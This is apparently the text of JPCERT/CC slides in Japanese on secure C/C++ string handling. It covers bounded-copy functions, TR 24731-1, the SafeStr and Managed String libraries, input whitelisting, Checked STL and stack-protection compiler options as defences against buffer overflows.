いずれの関数も、コピー先のバッファの長さが 0 でない限り、コピー先の文字列が NULL 終端されることを保証する。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

strlcpy() と **strlcat()** は、生成する文字列の全長を返す

- **strlcpy()** は単純にコピー元の長さを返す
- **strlcat()** は(連結する前の)コピー先の長さ + コピー元の長さ、を返す。

戻り値が `size` 引数よりも小さくなる場合、切り捨ては発生していない。

結果として得られた文字列に切り捨てが発生すれば、

- 文字列を格納するのに必要なバイト数がわかる
- メモリを再確保し、コピーし直す

Copyright® 2010 JPCERT/CC All rights reserved.

strlcpy() と strlcat() のまとめ

OpenBSD や Solaris など UNIX系システムでは利用できるが、GNU/Linux（glibc） では利用できない。

- なお、以下の書籍で他プラットフォームでの利用を想定した実装例を紹介している
- ジョン・ヴィエガ、マット・メシエ著『C/C++セキュアプログラミングクックブック〈VOLUME1〉基本的な実装テクニック』オライリージャパン、2004

実際のバッファ長よりも大きい値をバッファ長として指定してしまうなど、これらの関数を誤用すると、バッファオーバーフローが起こる可能性は残る。

これらの関数の結果を検証しない場合にも、切り捨てエラーが起こる可能性がある。

Copyright® 2010 JPCERT/CC All rights reserved.

バッファ静的割り当てアプローチ

- 入力の検証
- strlcpy() と strlcat()
- **ISO/IEC "Security" TR 24731-1**

Copyright® 2010 JPCERT/CC All rights reserved.

ISO/IEC “Security” TR 24731-1

JPCERT CC®

プログラミング言語 C の国際標準ワーキンググループ（ISO/IEC JTC1 SC22 WG14）で規定されている。

ISO/IEC TR 24731-1 では、間違いを犯しにくい C 標準関数を定義している。

strcpy_s() ⇒ **strcpy()** の代わり

strcat_s() ⇒ **strcat()** の代わり

strncpy_s() ⇒ **strncpy()** の代わり

strncat_s() ⇒ **strncat()** の代わり

Copyright® 2010 JPCERT/CC All rights reserved.

ISO/IEC "Security" TR 24731-1 の特徴

- バッファオーバーフロー攻撃に対するリスクを緩和
  - NULL終端されていない文字列を生成しない
  - 文字列の予期しない切捨てを行わない
- エラーの発生していることを明白にするなど、関数の引数と戻り値の型に一定のパターンを持たせる
- Microsoft Visual C++ 2005 以降で使用可
- セキュリティ品質向上を目的とした保守や、レガシーシステムの近代化に適す
- 誤用によりバッファのオーバーフローを引き起こす可能性は残る（誤ったコピー先バッファ長の指定など）

Copyright® 2010 JPCERT/CC All rights reserved.

strcpy_s() 関数

終端 NULL 文字も含み、コピー元文字列をコピー先文字配列へコピーする。

```
errno_t strcpy_s(
        char * restrict s1,
        rsize_t s1max,
        const char * restrict s2);
```

strcpy() と同等の機能を持つが、コピー先バッファの最大長を指定する **rsize_t** 型の引数を 1 つ余分に受け取る。

格納バッファをオーバーフローさせることなく、元の文字列が完全にコピーされた場合に成功値(0)を返す。

コピー先バッファの最大長を、実際のバッファよりも大きいサイズを誤って指定した場合、コピー元の内容によってはオーバーフローが発生しうる。

Copyright® 2010 JPCERT/CC All rights reserved.

strcpy_s() の例

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[24];

  strcpy_s(a, sizeof(a), "0123456789abcdef");
  strcpy_s(b, sizeof(b), "0123456789abcdef");
  strcpy_s(c, sizeof(c), a);
  strcat_s(c, sizeof(c), b);
}
```

strcpy_s() は失敗し、実行時制約エラーを引き起こす。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

set_constraint_handler_s() 関数は、ライブラリ関数が実行時制約違反を検出したときに呼び出すハンドラ関数を設定する。

デフォルトのハンドラの動作は実装に依存し、プログラムを終了または異常終了させる場合もある。

デフォルトのハンドラの他に、2 つの定義済みハンドラがある

- **abort_handler_s()** は、メッセージを標準エラーストリームに書き込んだ後、**abort()** を呼び出す。
- **ignore_handler_s()** は、どのストリームへも書き込まず、単に呼び出し元に戻る。

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

JPCERT CC®

1．C/C++における文字列
2．文字列使用時に犯し易い誤りと基本的な対策
3．文字列に関する脆弱性
4．脅威の緩和方法
– バッファ静的割り当てアプローチ
– バッファ動的割り当てアプローチ
– コンパイラオプションの活用
5．まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

バッファの動的割り当て

JPCERT CC®

バッファの動的割り当てとは、追加のメモリ領域が必要になると動的にサイズを変更する。

必要に応じて、割り当てられるバッファのサイズが変わるので、超過したデータが破棄されることがない。

しかし、入力が制限されない場合に問題となる可能性がある。

- 計算機のメモリを使い果たす
- サービス運用妨害(DoS)攻撃に利用される

Copyright® 2010 JPCERT/CC All rights reserved.

バッファ動的割り当てアプローチ

JPCERT CC®

- **SafeStr**
- Managed String ライブラリ
- basic_string クラス

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

Matt Messier と John Viega が開発

以下の特徴を持つC言語用の文字列操作ライブラリ

- 安全なセマンティクス
- 既存のライブラリとの高い親和性
- 必要に応じて自動的に文字列の長さを調整する動的なアプローチ

SafeStr は、ある操作によって文字列のサイズが増えると、メモリを再割り当てして、文字列の内容を移動する。

このため、このライブラリを使用することでバッファオーバーフローが引き起こされることはないはず。

SafeStr

http://www.zork.org/safestr/

Copyright® 2010 JPCERT/CC All rights reserved.

safestr_t 型

SafeStr ライブラリは **safestr_t** 型に基づく。

char * と互換性がある。**safestr_t** 構造体を **char *** にキャストして NULL 終端バイト文字列として使用することもできる。

safestr_t 型は文字列の実際の長さや割り当て領域のサイズを保持する。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

エラー処理は XXL ライブラリを用いて行われる。

- C と C++ 言語のための例外処理とデータ管理を行うためのライブラリである
- 呼び出し側に、例外処理する責務がある
- 例外ハンドラが指定されていない場合、デフォルトで次を実行する
  - メッセージを **stderr** に出力する
  - **abort()** を呼ぶ

この方法を採用するためには、両方のライブラリを採り入れなければならないので、XXL への依存性が問題になる可能性がある。

Copyright® 2010 JPCERT/CC All rights reserved.

SafeStr の例

```
safestr_t str1;
safestr_t str2;

XXL_TRY_BEGIN {
 str1 = safestr_alloc(12, 0);
 str2 = safestr_create("hello, world¥n", 0);
 safestr_copy(&str1, str2);
 safestr_printf(str1);
 safestr_printf(str2);
}
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
{
 printf("safestr out of memory.¥n");
}
XXL_EXCEPT {
 printf("string operation failed.¥n");
}
XXL_TRY_END;
```

文字列用のメモリを割り当てる

文字列をコピーする

メモリエラーを捕捉する

それ以外の例外を処理する

Copyright® 2010 JPCERT/CC All rights reserved.

バッファ動的割り当てアプローチ

JPCERT CC®

- SafeStr
- **Managed String ライブラリ**
- basic_string クラス

Copyright® 2010 JPCERT/CC All rights reserved.

Managed String ライブラリ

文字列を動的に管理

- バッファを割り当てる
- 必要に応じてメモリ領域をリサイズ

ライブラリを利用した文字列操作により以下を保証

- 文字列操作がバッファオーバーフローを引き起こさない
- データが破棄されない
- 文字列が適切に終端される(文字列は、内部的には NULL で終端していても、していなくてもよい)

注意点

- 無制限に利用するとメモリを使い果たす。サービス運用妨害(DoS)攻撃に利用される
- 性能上のオーバーヘッド

http://www.cert.org/secure-coding/managedstring.html

Copyright® 2010 JPCERT/CC All rights reserved.

string_m 型

Managed String ライブラリは、ユーザ定義(opaque)データ型を使用する:

```
struct string_mx;
typedef struct string_mx *string_m;
```

このデータ型は以下の特徴を持つ

- 格納可能な文字列の最大長を保持
- 文字列をNTBS形式で保持し互換性を確保
- 許容する文字のリストを保持可能(ホワイトリスト)

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

戻り値として一様に提供されるステータスコード
- 入れ子にさせない
- ステータス検査を支援

```
errno_t retValue;
char *cstr;  // C 言語スタイルの文字列
string_m str1 = NULL;

if (retValue = strcreate_m(&str1, "hello, world", 0, NULL)) {
  fprintf(stderr, "Error %d from strcreate_m.¥n", retValue);
}
else { // 文字列を表示
  if (retValue = getstr_m(&cstr, str1)) {
    fprintf(stderr, "error %d from getstr_m.¥n", retValue);
  }
  printf("(%s)¥n", cstr);
  free(cstr); // 重複する文字列を解放
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

ブラックリスト化

JPCERT CC®

入力文字列中の危険な文字をアンダーライン等の無害な文字に置き換える

- プログラマがすべての危険な文字、およびその組み合わせを特定しなければならない
- プログラム、プロセス、ライブラリ、あるいは利用するコンポーネントについて詳しく理解していないと難しい
- ブラックリストによる検査をうまく回避した後、危険な文字が符号化されたりエスケープ処理されたりするおそれがある

Copyright® 2010 JPCERT/CC All rights reserved.

ホワイトリスト化

JPCERT CC®

許容する文字の集合を定義し、それに当てはまらない文字をすべて取り除く。

有効な入力値の集合は、通常、予測可能かつ明確であり、適度な大きさに収まるものである。

ホワイトリスト化することで、プログラマが安全だと考える文字だけが文字列に含まれることを保証できる。

Copyright® 2010 JPCERT/CC All rights reserved.

データのサニタイズ

Managed String ライブラリ は、(必要ならば)文字列中のすべての文字があらかじめ定義された「安全」な文字に属することを保証することで、データのサニタイズ(無害化処理)を行う仕組みを提供する。

```
errno_t setcharset_m(
         string_m s,
         const string_m safeset
        );
```

バッファ動的割り当てアプローチ

JPCERT CC®

- SafeStr
- Managed String ライブラリ
- **basic_string クラス**

Copyright® 2010 JPCERT/CC All rights reserved.

basic_string クラスは、NTBSと比較して、脆弱性に繋がる誤りを犯しにくいが、次のような間違いを犯しやすい:

- 無効、あるいは、初期化されていない反復子(イテレータ)の仕様
- コンテナの境界外のインデックスを指定
- コンテナ内で反復子で示された範囲(レンジ)が範囲外
- コンテナ操作において無効な反復子のポジションを指定
- コンテナのソート処理などにおいて、無効な順序付けルールを指定

Copyright® 2010 JPCERT/CC All rights reserved.

Checked STL

JPCERT CC®

- Checked STL(標準テンプレートライブラリ)のほとんどの実装は、反復子を使用する際に発生しうる一般的なエラーを自動的に検出する。
- 限定的であっても、Checked STLの使用がおすすめ。
- 例えば、性能要件を確保する上でリリースビルドに含めることが難しい場合は、最低でも一つのプラットフォーム上でリリース前のテスト中などに、Checked STLによるチェック機能をONにして、すべてのテストケースを実行する。

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

JPCERT CC®

1．C/C++における文字列
2．文字列使用時に犯し易い誤りと基本的な対策
3．文字列に関する脆弱性
4．脅威の緩和方法
  – バッファ静的割り当てアプローチ
  – バッファ動的割り当てアプローチ
  – コンパイラオプションの活用
5．まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

GCC "-fstack-protector" オプション

- GCCのパッチ(stack-smashing protector)
- GCC4.1以降では標準で使える
- バッファオーバーフローによるローカル変数、リターンアドレス、saved ebpの書き換えを検知する

http://www.trl.ibm.com/projects/security/ssp/

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

VC ++ "/GS" オプション

- 戻りアドレスを上書きするバッファオーバーフロー攻撃を検出する

http://msdn.microsoft.com/ja-jp/library/8dbf701c(VS.80).aspx

Copyright® 2010 JPCERT/CC All rights reserved.

もくじ

1. C/C++における文字列
2. 文字列使用時に犯し易い誤りと基本的な対策
3. 文字列に関する脆弱性
4. 脅威の緩和方法
5. まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

文字列のまとめ：問題点

JPCERT CC®

次の理由からバッファオーバーフローが頻繁に発生する。

■言語仕様的な側面

- 誤りを犯しやすいNULL 終端バイト文字列
- 境界検査が行われない
- 境界検査を強制しない文字列の標準ライブラリが存在

■人的な側面

- 意図しない関数の誤用や仕様の認識が不十分なケース
- 入力文字列に対して誤った信頼を置く、あるいは、検討が不十分なケース
- 脅威に対する認識が不十分なケース

Copyright® 2010 JPCERT/CC All rights reserved.

文字列のまとめ：基本対策

JPCERT CC®

- 文字列の取扱における一般的な誤りを犯さないように注意
- 関数の誤用を避けるために利用する関数の仕様をしっかり把握
- 入力される文字列データそれぞれに対する信頼性の評価と、評価に見合った適切な入力検査の実施
- 使えるコンパイルオプションがあれば適用

Copyright® 2010 JPCERT/CC All rights reserved.

文字列のまとめ:応用対策

JPCERT CC®

■バッファオーバーフローを予防／検知可能な、セキュアライブラリや、その他ツールの活用を検討。

- 利用可能な環境であれば、TR24731の文字列関数、`strlcpy()`、`strlcat()` の活用を検討する。
- TR 24731の文字列関数はレガシーシステム修正に適しており実績もある。
- C++ プログラミングでは、できるだけ `basic_string` を使うことで、間違いが起こる可能性を減らす。
- さらに利用可能な環境であれば、Checked STLを活用する。

■攻撃者の視点を知り、脅威に対して敏感になることで、これまで気が付かなかった問題点がコード上に見えてくる。

Copyright® 2010 JPCERT/CC All rights reserved.